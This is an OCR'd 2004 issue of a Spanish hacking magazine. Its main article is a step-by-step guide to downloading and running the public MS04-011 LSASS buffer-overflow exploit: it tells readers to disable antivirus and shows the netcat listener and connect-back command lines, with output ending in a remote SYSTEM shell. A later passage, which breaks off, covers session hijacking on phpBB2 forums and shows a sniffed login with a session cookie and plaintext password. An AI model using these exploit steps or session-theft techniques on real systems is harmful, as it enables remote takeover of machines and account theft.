HACK X CRACK: ¡¡¡¡ PRACTICANDO CON LOS EXPLOITS !!!!



CURSO DE TCP / IP

LA CAPA IP

ENCAMINAMIENTO DE PAQUETES

NUMERO 25

LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

HACK X CRACK - HACK X CRACK - HACK X CRACK

DOBLE RACION DE HACK

EL EXPLOIT hod-MS04011-lsasrv-expl

PRACTICAS REALES DE HACKING PASO A PASO

Y

VULNERABILIDADES WEB AL DESCUBIERTO !!!

ATACANDO LA SESION DE USUARIO


Nº 25 -- P.V.P. 4,5 EUROS

00025

8 414090 202756

PC PASO A PASO: FORMATO DE LA CABECERA IP // LOS DATAGRAMAS





EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
Dirección: PERE MARTELL Nº 20, 2º - 1ª.
43001 TARRAGONA (ESPAÑA)



Director de la Publicación
J. Sentís

E-mail contacto
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

E-mail contacto:
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania, de Japón y algún Estadounidense.

E-mail contacto
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

TELÉFONO DE ATENCIÓN AL CLIENTE: 977 22 45 80
Petición de Números atrasados y Suscripciones (Srta. Genoveva)

HORARIO DE ATENCIÓN: DE 9:30 A 13:30
(LUNES A VIERNES)

NUMERO 25 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756

EDITORIAL

HAY QUE MEJORAR

Número 25 de PC PASO A PASO… aunque parezca un tópico… parece que fue ayer cuando un grupo de "locos" creyeron que una revista como esta podría tener lectores :)

Son muchos los problemas que surgieron, muchísimos… y son muchos los problemas que todavía existen. Pero con la ayuda de todos los que colaboran diariamente, se resolverán… poco a poco, paso a paso.

Entre las promesas pendientes, están los servidores de hack (que funcionan de forma muy irregular) y mantener la Web actualizada. N hay excusas, el tema viene de lejos y nos comprometemos a solucionarlo en poco tiempo.

Nuestra línea editorial es muy arriesgada. Nosotros hemos optado por la obligarte a estudiar en lugar de "darlo todo hecho", pero esa es la forma de avanzar en el mundo del hacking… sabemos del gran esfuerzo que muchas personas hacen por seguir nuestra revista y conocemos (gracias a vuestros mails) los impresionantes avances que muchos habéis conseguido.

Podríamos hacer como el resto de revistas, mucha comparativa de hardware, mucha publicidad, mucha paja y CERO de conocimiento. Eso vende, no hay duda, lo fácil vende… nosotros ofrecemos mucho más que eso y poco a poco se nos va reconociendo.

Bueno, no me quiero enrollar más, esperemos seguir creciendo poco a poco y que algún día podamos ampliar el número de páginas de la revista… por ahora tendremos que conformarnos con lo que tenemos.

Gracias una vez más a nuestros colaboradores, sin los cuales esta revista no existiría. Y gracias a los administradores del foro, porque sin ellos esta comunidad perdería uno de sus pilares.

GRACIAS A TODOS

INDICE

4 EDITORIAL

5 BUGS Y EXPLOITS (II)

11 SUSCRIPCIONES

12 VULNERABILIDAD WEB. ATACANDO LA SESIÓN DE USUARIO

42 COLABORA CON NOSOTROS

43 CURSO DE TCP. LOS DATAGRAMAS

65 NUMEROS ATRASADOS

INDICE DE ANUNCIANTES

AMEN 68

DOMITECA 9

HOSTALIA 2

TRAXDATA 67

LOS BUGS Y LOS EXPLOITS
ESOS PEQUEÑOS BICHOS Y DIABLOS:
POR ENRIQUE A.G (NETTING)
(SEGUNDA PARTE)

Este artículo es la segunda parte del publicado en el número anterior (PC PASO A PASO 24). En la misma línea del anterior, aprenderemos a "manejar" otro exploit y estudiaremos un poco el bug utilizado.

No entraremos en definir de nuevo términos y conceptos ya explicados en el número anterior (bug, exploit, desbordamiento de buffer, vulnerable en forma remota, explotación, shell...). Si no posees el número 24 de PC PASO A PASO, en la Web de la revista (www.hackxcrack.com) puedes conseguir números atrasados.

Nueva práctica: un nuevo bichito, un nuevo diablillo...

El ***bug*** y ***exploit*** que voy a comentar es bastante reciente, aunque ya han salido parches y un gusano para esta vulnerabilidad... Porque aquí, el que no corre vuela 🙂

El bug

El ***exploit*** que vamos a tratar se aprovecha de un ***desbordamiento de buffer*** en el servicio LSASS (**L**ocal **S**ecurity **A**uthority **S**ub**s**ystem) de Windows, vulnerabilidad corregida en el parche MS04-011 que Microsoft distribuyó en abril de este año.

LSASS es quien controla las tareas de seguridad, como controles de acceso y políticas de dominios. Las interfaces MS-RPC comunicadas con el proceso LSASS, provoca un ***desbordamiento de búfer***, ***vulnerable en forma remota***.

Para la ***explotación*** de este bug, no es necesario autentificación, ocasionando un control total sobre dicho sistema vulnerable.

Los vulnerables a este bug son aquellos que no hayan instalado el parche MS04-011 y que usen algunas de estas versiones:

- Windows XP
- Windows XP Service Pack 1
- Windows 2000 Service Pack 2
- Windows 2000 Service Pack 3
- Windows 2000 Service Pack 4

El exploit.

El exploit que vamos a tratar es conocido por "**HOD-ms04011-lsasrv-expl**", o como exploit universal, porque puede lanzarse contra cualquier máquina XP / w2k (Windows XP / Windows 2000).

Podrás descargarte el exploit (ejecutable compilado y código fuente) desde:

http://cyruxnet.com.ar/download/HOD-ms04011-lsasrv-expl.rar

y/o

http://www.bajame.com/files/HOD-ms04011-lsasrv-expl.zip




También podrás...

También podrás descargarte el archivo desde www.hackxcrack.com, de todas maneras, si los enlaces fallasen, ya sabes, utiliza el google (www.google.com).

En el google no solo sirve para buscar Webs, también sirve para buscar archivos. Si introduces "**HOD-ms04011-lsasrv-expl**" encontrarás cientos de webs que tratan el tema y contienen enlaces al archivo.

Las extensiones ZIP (HOD-ms04011-lsasrv-expl.zip) y RAR (HOD-ms04011-lsasrv-expl.rar) pertenecen a los dos tipos de archivos comprimidos más extendidos en Internet.

El EXPLOIT viene comprimido, yo lo voy a descomprimir en la siguiente ruta, "**C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl**"



Si tienes un...

Si tienes un antivirus funcionando, vas a tener que desactivarlo para hacer las prácticas, porque empezara a cantar como un loco, y según el antivirus (caso del Panda) puede eliminarte el exploit. Pero tranquilo, que esto no es ningún virus.

Antes de empezar a "jugar" con nuestro diablillo, renombramos el exploit (**HOD-ms04011-lsasrv-expl.exe**) a "**diablo.exe**" (o a lo que quieras, es para no tener que escribir cada vez todo el nombre del exploit).

Abrimos una ***shell***, una ventana de comandos, ventanita negra o como lo quieras llamar, ya sabes, lo hemos explicado mil veces (para Windows XP: Inicio ---> Todos los programas ---> Accesorios ---> Símbolo del sistema).

Vamos a la ruta donde tenemos el exploit, en mi caso: "**C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl**"

Pues venga, escribimos esto y pulsamos enter:

cd C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl

```
Símbolo del sistema
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\RUBEN>cd C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl

C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>
```

Y finalmente ejecutamos el exploit, en mi caso, "diablo.exe". Pues venga, escribimos diablo.exe y pulsamos enter.

diablo.exe

```
D:\WINDOWS\System32\cmd.exe

C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>diablo.exe

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

Usage:

diablo.exe <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
 0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
 -t: Detect remote OS:
 Windows 5.1 - WinXP
 Windows 5.0 - Win2k


C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>
```

Para lanzar el exploit necesitamos los siguientes parámetros:

diablo.exe <target> <victim IP> <bindport> [connectback IP] [options]

Donde:

"diablo.exe" se utiliza para que la shell "sepa" qué archivo debe ejecutar los parámetros que van continuación, en este caso "**<target> <victim IP> <bindport> [connectback IP] [options]**"

"<target>" es la variable numérica que el exploit utiliza para saber qué S.O. (Sistema Operativo) va a ser atacado.

Hay tres posibilidades:

- **0** Windows XP Professional [universal]
- **1** w2k Professional [universal]
- **2** Windows Advanced Server [SP4].

"<victim IP>" Es la variable que le indica al exploit qué IP debe ser atacada. Es decir, que lo que tenemos que escribir en la IP del host victima.

"<bindport>" Es la variable que le indica al exploit qué puerto vamos a poner a la escucha.

"**[connectback IP]**" es la variable que el exploit utiliza para saber a qué host debe mandar la shell de sytem32, mediante IP. Puedes poner tu IP, de esta forma la SHELL se abriría en tu PC y desde ella controlarías a la víctima... o puedes poner la IP del PC de un amigo para que él controle a la víctima, etc.

"**[options]"** es un parámetro que el exploit usa para añadir opciones, la única opción que trae es "**-t**" que nos detecta el sistema Operativo de la Victima.

Entonces, según estos parámetros yo tengo que poner lo siguiente, siendo el **host víctima 192.168.0.1**, y el **host atacante 192.168.0.2**.

diablo.exe 0 192.168.0.1 9988 192.168.0.2 –h

Lo que haremos con estos parámetros es lanzar el exploit a la IP 192.168.0.1 (PC de la víctima) y decirle que tenemos escuchando el puerto 9988 (que esta esperando una shell de system32 en la IP 192.168.0.2). **Pero al tener el parámetro –h**, lo que hará el exploit es simplemente detectar el Sistema Operativo de la victima, nada mas.

Antes de lanzar el exploit, deberemos preparar a nuestro PC para que escuche en puerto 9988. Lógico ¿verdad? Cuando lancemos el exploit, este nos devolverá una SHELL REMOTA que nos "entrará a nosotros por el puerto 9988. Sino tenemos ese puerto "a la escucha", no nos llegará nada.

Muy bien pero... ¿cómo se pone "a la escucha" el puerto 9988 de nuestro PC? Pues muy fácil para los asiduos de la revista... utilizaremos el NETCAT. Ya hemos trasteado una y mil veces con el netcat en la revista y una vez más se explicó el mes pasado. Así que no entraremos en detalles... si tienes dudas plantéalas en el foro de la revista o revisa los números anteriores.

No se por qué doy tantas explicaciones, es muy sencillo.

- Abriremos otra SHELL (ventanita negra). Para Windows XP, Inicio ---> Todos los programas ---> Accesorios ---> Símbolo del sistema.

- Iremos a la ruta donde tenemos "preparado" el netcat. En mi caso c:\netcat, por lo tanto escribiré el comando "**cd c:\netcat"** y pulsaré enter **(**sin comillas, por supuesto 😉)

- Finalmente ejecutaremos el netcat y lo pondremos a la escucha en el puerto 9988. Pues venga, escribiremos la siguiente instrucción y pulsaremos enter:

  nc –vv –l –p 9988

Y netcat quedara escuchando por el puerto 9988 🙂



```
D:\WINDOWS\System32\cmd.exe - nc -vv -l -p 9988
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\Documents and Settings\Administrador.NETTING>g:

G:\>cd nc

G:\NC>nc -vv -l -p 9988
listening on [any] 9988 ...
```

Ahora lanzamos el exploit con los parámetros antes mencionados. Es decir, nos vamos a la otra ventanita negra que dejamos "tirada" y en ella escribimos el siguiente comando:

diablo.exe 0 192.168.0.1 9988 192.168.0.2 –h

(fíjate que hemos incluido en el comando la opción –h para que nos diga qué sistema operativo tiene la víctima)

Y el exploit nos mandara un mensaje como este:

```
D:\WINDOWS\System32\cmd.exe

diablo.exe <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
 0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
 -t: Detect remote OS:
 Windows 5.1 - WinXP
 Windows 5.0 - Win2k


C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>diablo.exe 0 192.168.0.1 9988
 192.168.0.2 -h

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

[*] Target: IP: 192.168.0.1: OS: WinXP Professional    [universal] lsass.exe
[*] Connecting to 192.168.0.1:445 ... OK
[*] Detecting remote OS: Windows 5.1

C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>_
```

Lo que señalo con el rectángulo verde viene a ser el mensaje que nos manda el exploit, diciéndonos que el sistema Operativo detectado es el Windows 5.1 (Windows XP). Si detectara un w2k, nos mandaría un mensaje diciéndonos que el sistema detectado es un Windows 5.0 🙂

Ahora volvemos a lanzar el exploit, con los mismos parámetros exceptuando el "**-t**", es decir, escribiremos el siguiente comando y pulsaremos enter:

diablo.exe 0 192.168.0.1 9988 192.168.0.2

Al lanzar estos parámetros el exploit nos manda este mensaje:

```
D:\WINDOWS\System32\cmd.exe - diablo.exe 0 192.168.0.1 9988 192.168.0.2
C:\HOD-ms04011-lsasrv-expl\HOD-ms04011-lsasrv-expl>diablo.exe 0 192.168.0.1 9988
 192.168.0.1

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

[*] Target: IP: 192.168.0.1: OS: WinXP Professional    [universal] lsass.exe
[*] Connecting to 192.168.0.1:445 ... OK
[*] Attacking ... OK
```

Si nos fijamos en el mensaje que nos ha mandado ahora el exploit, veremos que es distinto que el anterior. Antes nos decía el sistema operativo detectado, mientras que ahora nos manda un mensaje, "**Attacking ... ok**".

Algunos se preguntaran, ¿Pero, donde diablos esta la Shell?

Pues fijaros en la shell (ventanita negra) donde teníamos escuchando el netcat por el puerto 9988...

¡¡Sorpresa!! Ya tenemos una shell con privilegios de system 😋

```
D:\WINDOWS\System32\cmd.exe - nc -vv -l -p 9988
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\Documents and Settings\Administrador.NETTING>g:

G:\>cd nc

G:\NC>nc -vv -l -p 9988
listening on [any] 9988 ...
connect to [192.168.0.2] from NETTING [192.168.0.1] 1130
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\WINDOWS\system32>
```

Si por algún motivo no os "manda" la shell de system a la shell donde tenemos escuchando el netcat, entonces volveremos a lanzar el exploit, ahora seguro que tenemos nuestra querida shell de system 🙂.

¿Cómo funciona Sasser?

No vamos a extendernos demasiado, hay miles de Webs que te explican exactamente esto y de mil formas distintas. A grandes rasgos:

Los ordenadores infectados por Sasser abren un servicio FTP en el puerto TCP/5554 para permitir la descarga del ejecutable del gusano.

Para infectar a otros sistemas, el gusano realiza un barrido de direcciones IP semialeatorio, intentando conectar con el puerto TCP/445 de cada una de ellas (puerto por defecto donde se encuentra el servicio LSSAS vulnerable).

El 25% de las direcciones IPs a las que se dirige pertenecen a la misma clase A que la dirección IP del ordenador infectado, otro 25% corresponderá a la misma clase B, mientras que el 50% restante son calculadas completamente al azar.

Cada vez que consigue contactar con el puerto TCP/445 en alguna de las IPs, envía código para explotar la vulnerabilidad LSASS, de forma que si el sistema es vulnerable logra abrir un shell en el puerto TCP/9996.

Desde ese shell fuerza una conexión al puerto TCP/5554 del ordenador infectado desde el que realizó el barrido, para descargar por FTP el ejecutable del gusano.

El nombre del archivo descargado será [numero]_up.exe, donde [numero] equivale a una serie de dígitos al azar, por ejemplo 23983_up.exe.

En el nuevo sistema el gusano se copia en la carpeta de Windows como avserve.exe con un tamaño de 15.872 bytes, y añade la siguiente clave en el registro de Windows para asegurarse su ejecución en cada inicio de sistema:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "avserve.exe"="%Windir%\avserve.exe"

El nuevo sistema infectado actuará entonces como otro punto de distribución, iniciando un nuevo barrido de IPs en busca de otros sistemas vulnerables a los que infectar
Fuente: www.hispasec.com

Para más información sobre Sasser, como eliminarlo, como desinfectarse, síntomas… te recomiendo que te encamines hacia www.hispasec.com o, como no, www.google.com

Para parchear el equipo:

http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

http://www.microsoft.com/spain/technet/seguridad/boletines/MS04-011-IT.asp
http://www.microsoft.com/security/incident/sasser.asp (utilidad on-line para detectar y eliminar al gusano Sasser.A y Sasser.B de los sistemas infectados)
http://www.microsoft.com/downloads/details.aspx?FamilyId=76C6DE7E-1B6B-4FC3-90D4-9FA42D14CC17&displaylang=en (ejecutable para su uso posterior)

Recomendaciones:

Antes de ponerte a “jugar” con los exploits, te aconsejo, mejor dicho, “te obligo” 🙂 a que practiques antes con tu ordenador.

En la gran red, Internet, encontraras multitud de diablillos como los aquí explicados, pero el funcionamiento siempre es casi el mismo…

Te recomiendo también que te pases por páginas como hispasec donde te informan muy rápidamente de las últimas novedades sobre la seguridad informática.

Y si no entiendes algo sobre algún tema, pásate por los foros de hackxcrack, te quedaras sorprendido de la gran cantidad de información, más que interesante, que allí se recompila, aparte de las grandes respuestas que responderán a tus preguntas o cuestiones, así que no lo dudes, si aun no eres miembro de los foros de hackxcrack, no esperes un minuto más para registrarte…

Agradecimientos:

Me gustaría agradecer y dedicar este texto a todos los miembros de los foros de hackxcrack, donde he aprendido un sin fin de cosas, y no todas relacionadas con la informática en sí.

ATENTAMENTE **NeTTinG.**

SUSCRIBETE A
PC PASO A PASO

SUSCRIPCIÓN POR:
1 AÑO
11 NUMEROS

=

45 EUROS (10% DE DESCUENTO)
+
SORTEO DE UNA CONSOLA XBOX
+
SORTEO 2 JUEGOS PC (A ELEGIR)

Contra Reembolso

Solo tienes que enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto.
- Tipo de Subscripción: CONTRAREEMBOLSO
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás el abono de 45 euros, precio de la subscripción por 11 números (un año) y una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; rellenando el formulario de nuestra WEB (www.hackxcrack.com) o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

Giro Postal

Envíanos un GIRO POSTAL por valor de 45 EUROS a:
CALLE PERE MARTELL20, 2º 1ª.
CP 43001 TARRAGONA
ESPAÑA
IMPORTANTE: En el TEXTO DEL GIRO escribe un mail de contacto o un número de Teléfono.

Y enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto.
- Tipo de Subscripción: GIRO POSTAL
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

VULNERABILIDADES WEB
ATACANDO LA SESION DE USUARIO

En el número 22 de PC PASO A PASO publicamos un artículo titulado:
ASALTANDO LOS FOROS DE INTERNET.

Este artículo podría considerarse como una segunda parte del mismo, aunque en este caso no nos limitaremos a "los foros". Estudiaremos técnicas de hacking que afectan a un gran número de máquinas y sistemas

Hola, de nuevo estamos por aquí... Por si alguno se pregunta quien es el redactor del presente artículo... sí.... soy yo.... ***Vic_Thor***

Estaba terminando el que debería ser el "*verdadero*" artículo de este mes y según lo revisaba me vino a la cabeza (para los **wadalbertianos** al embudo) una idea... *ahhh!!! Que no sabes que es* ***Wadalbertia*** *y los aborígenes que pueblan esa tierra... bufff, si no eres asiduo del foro seguro que estás apunto de demandar a esta revista por decir estupideces... bueno, visita este enlace:*

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=2560

Tómate tu tiempo.... que va para rato...

Vaaale, después de la broma y de romper el hielo, voy a explicar de qué va esto...


Ciertamente el artículo que debería presentarse en lugar de este versaba sobre arquitecturas de redes *WAN*. No es que lo haya desterrado, ni mucho menos, porque es un tema fundamental e interesante para el curso de seguridad y redes que estamos tocando en estos últimos números; pero ya llevamos unos cuantos artículos si "*experimentar*" algún *bug*, *exploit*, etc... al menos de los que yo sea su autor.

Así que, en lugar de las *WAN* vamos a escenificar un ataque diferente, elaborado, de impacto brutal en muchos servidores web. Además aprenderemos muchas cosas, hasta envenenar respuestas de DNS o de *proxys* web, lo malo... lo único malo.... es que el banco de pruebas para el presente artículo será nuestro foro....

NOOOOO!!! Moderadores y Administradores de los foros de ***hackxcrack****... no me miréis mal... lo siento....*

Dejaremos las *WAN* para el próximo número y centrémonos en este asunto que tiene miga....

Como recordaréis, en el mes de julio, publicamos ciertas vulnerabilidades que afectan a foros basados en ***phpBB2***.



Para los MUY...

Para los MUY DESPISTADOS, un ejemplo de foro basado en PHPbb2 es el foro de esta revista ---> www.hackxcrack.com (y para entrar pulsa el botón FORO).

En los números anteriores de la revista mostramos cómo crear un FORO phpBB2 y ponerlo a disposición de todo el mundo (Internet). La Web oficial de los

foros basados en phpBB2 es ---> http://www.phpbb.com (es de libre distribución y, aunque para gustos los colores, es posiblemente el mejor software que existe para crear foros).

Luego en el foro se ampliaron y complementó dicho artículo con más aportaciones, mías y de otros compañeros, estos enlaces son fundamentales para aquellos que estéis interesados es aprender más de esto:

Inseguridades de foros basados en *phpBB2*:

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17102

Este enlace incluye un interesante documento llamado ***HTTP Response Splitting***, el cual es la base para este artículo, con alguna "*mejora*" y explicado de forma más práctica.

También ese mismo enlace aporta otra técnica sencilla pero eficaz de cómo hacerse con la cuenta de administrador de un foro.... gracias ***oderty***

SQL injection mediante Ejemplos:

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17534

Bueno, esto es un desagravio del artículo publicado en la Revista del mes de julio, se trata de experimentar "*sin riesgos*" y con las explicaciones oportunas, la ***inyección SQL*** y los ataques **XSS (Cross Site Scripting).**

Y más sobre SQL injection (gracias *CrowDat*)

http://www.wisec.it/en/Docs/and_more_sql_injection.pdf

Este pequeño *PDF* es una joyita... es una mezcla interesante entre lo que es un ataque SQL y lo combina en alguna ocasión con el ya nombrado ***HTTP Response Splitting***, también este artículo se apoya en esto.

Existen muchos más *links* interesantes en nuestros foros, no dejes de visitarlo, incluso en el interior de todos esos enlaces anteriores, hay otras reseñas de interés... ya sabes:

http://www.hackxcrack.com/phpBB2/index.php

Bueno, pues entremos en materia de una vez... en principio voy a comentar lo que pretendo con este artículo, su alcance y objetivos:

1º) Para que no pase lo mismo que con el publicado en Julio sobre el asalto de los foros... me centraré más en explicar la técnica, el flujo de datos y el impacto en los servidores, dedicaré menos tiempo y líneas a la práctica y escenificación del asunto... aunque al final, como veréis, **terminaremos por hacernos con la cuenta de cualquier usuario del foro...**

2º) Explicar en qué consisten los **ataques a la sesión de usuario**, esto lo repetiré varias veces en este artículo, todo al tiempo, pero NO ES EXCLUSIVO para con nuestros foros. El ejemplo práctico que expondré en este artículo es para con nuestros foros, pero multitud de servidores son vulnerables a esto, desde banca *online* hasta servidores de correo, pasando por foros, etc...

3º) Breve descripción de la técnica ***HTTP Response Splitting***. *Ahh!! Y por cierto, ya que cuando se publicó esta novedosa técnica en nuestros foros, algunos pensaron que era coyuntural y que aprovechamos el momento... pues sí y no...* efectivamente aprovechamos (aproveché) el momento, pero no era algo desconocido para muchos de nosotros.... viene de lejos...

El objeto de presentar todas estas técnicas y aplicarlas a nuestros foros, no es otro que encontrar un lugar en donde pueda llevarlo a su fin de forma veraz, más aún cuando ya no pertenezco al grupo de Moderadores del mismo, eso me podría dar cierta ventaja... no es este el caso actual, soy un usuario más... PERO... PERO.... PERO.....

No olvides que los foros de ***hackxcrack*** no es el lugar adecuado para practicar con esto... **NO ES UN FORO DE PRUEBAS**, un foro de pruebas es lo que debes montarte en tu casa para aprender y ensayar, NO LO HAGAS contra el nuestro, primero porque serás detectado rápidamente por los moderadores y segundo porque nuestro foro es una comunidad "*alegre*" y cordial, todos somos iguales, no fastidies el buen ambiente... y **TAMPOCO** vayas *por esos mundos de Internet* explotando todo lo que encuentras, primero practica en casa, en TU foro de pruebas, en algo que tengas TOTAL control sobre el mismo, luego contacta con amigos, con otros usuarios de nuestros foros y practicad entre vosotros...



Si todo funcionase...

Si todo funcionase como debiese, para cuando leas estas líneas deberían haber unos cuantos foros montados para que los lectores de la revista tuviesen donde poder practicar. La tarea de montarlos depende de AZIMUT y de los "Servidores de Hacking" que esta revista tiene montados, si, esos que casi nunca funcionan

Esperemos que cumplan y estén operativos cuando este artículo salga a la luz. Las instrucciones para acceder a ellos las encontrarás en el FORO DE HACKXCRACK (www.hackxcrack.com) , en la sección de COMUNICADOS.

Al grano...

Vulnerabilidad en las sesiones de Aplicaciones Web

Casi todas las aplicaciones Web utilizan **sesiones** para identificar a los usuarios o sus clientes, estas sesiones suelen ser **identificadores únicos** generados por una aplicación web y que finalmente, un servidor web suministra a quien lo visita.

Naturalmente hay muchas maneras de generar esos identificadores y de pasarlos al cliente, también pueden tomarse en cuenta otros parámetros, como son las contraseñas, el nombre *login* de usuario, la IP del mismo, etc... sin embargo, uno de los objetivos básicos para hacerse con las cuentas de otros, es "*adivinar*" ese identificador de sesión.

Recordarás en el artículo anterior de "*Asaltando los Foros*" que nos bastaba con conocer la IP y el ***SID*** de un usuario del foro para usurpar su identidad y hacernos pasar por él... ese ***SID*** es el **identificador de sesión** que genera la aplicación del foro (Aplicación WEB basada en ***phpBB2***) para asociar y relacionar a cada usuario.

El **SID** es algo que entrega el Servidor al Cliente (al navegador que use el usuario) tanto si se trata de un usuario registrado como si no es así, es decir, en el caso específico de los foros, tanto si eres *Invitado* como si eres un *usuario registrado* como si eres el *Administrador* del foro, tienes un ***SID***.

Cuando un usuario cualquiera se desconecta, o cierra el navegador, o cambia de IP, etc... y posteriormente se vuelve a conectar con el servidor del Foro, se le asigna un nuevo *SID* y se comprueba si es una sesión válida, registrada, etc... si no lo es se le pedirá que ingrese su nombre y contraseña para algunas acciones (por ejemplo para ver los

mensajes privados, *postear*, o para ver los foros ocultos en caso de los moderadores)

Es por ello que uno de los objetivos primordiales para lograr el acceso privilegiado sea conseguir ese ***identificador de sesión (Session ID)***

Existen varias formas de conseguirlo, principalmente:

- Intercepción
- Predicción
- Fuerza Bruta
- SQL injection
- XSS (Cross Site Scripting)
- Prefijar el valor

Intercepción

La intercepción consiste en lo que indica la palabra, conseguir que el cliente nos envíe el ***SID*** o bien que seamos capaces de escuchar el tráfico entre la víctima y el servidor. Esto es **muy común en ambientes LAN** o si las máquinas comparten el mismo segmento de red y las comunicaciones no van cifradas o no se usan métodos de cifrado.

Basta con poner un ***esnifer*** en la red que pertenece el Servidor o el Cliente y obtendremos el SID y muchas otras cosas mas... observa:

Pantalla 1. Captura de tráfico mediante un esnifer

```
Sesión TCP
Archivo  Editar  Preferencias
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR
1.1.4322)
Host: www.hackxcrack.com
Content-Length: 66
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D; phpbb2mysql_sid=87e7e72c1f09b444a9cdf0e90f85121c

username=Vic Thor&password=laflordemisecreto&redirect=&login=LoginHTTP/1.1 200 OK
172.28.0.50:4435 => sp40.amenworld.com:80 * 5.538 bytes en 10 paquete(s)
sp40.amenworld.com:80 => 172.28.0.50:4435 * 14.531 bytes en 18 paquete(s)
Total de 20.069 bytes en 28 paquete(s), Tiempo de Sesión: 9 segundo(s)
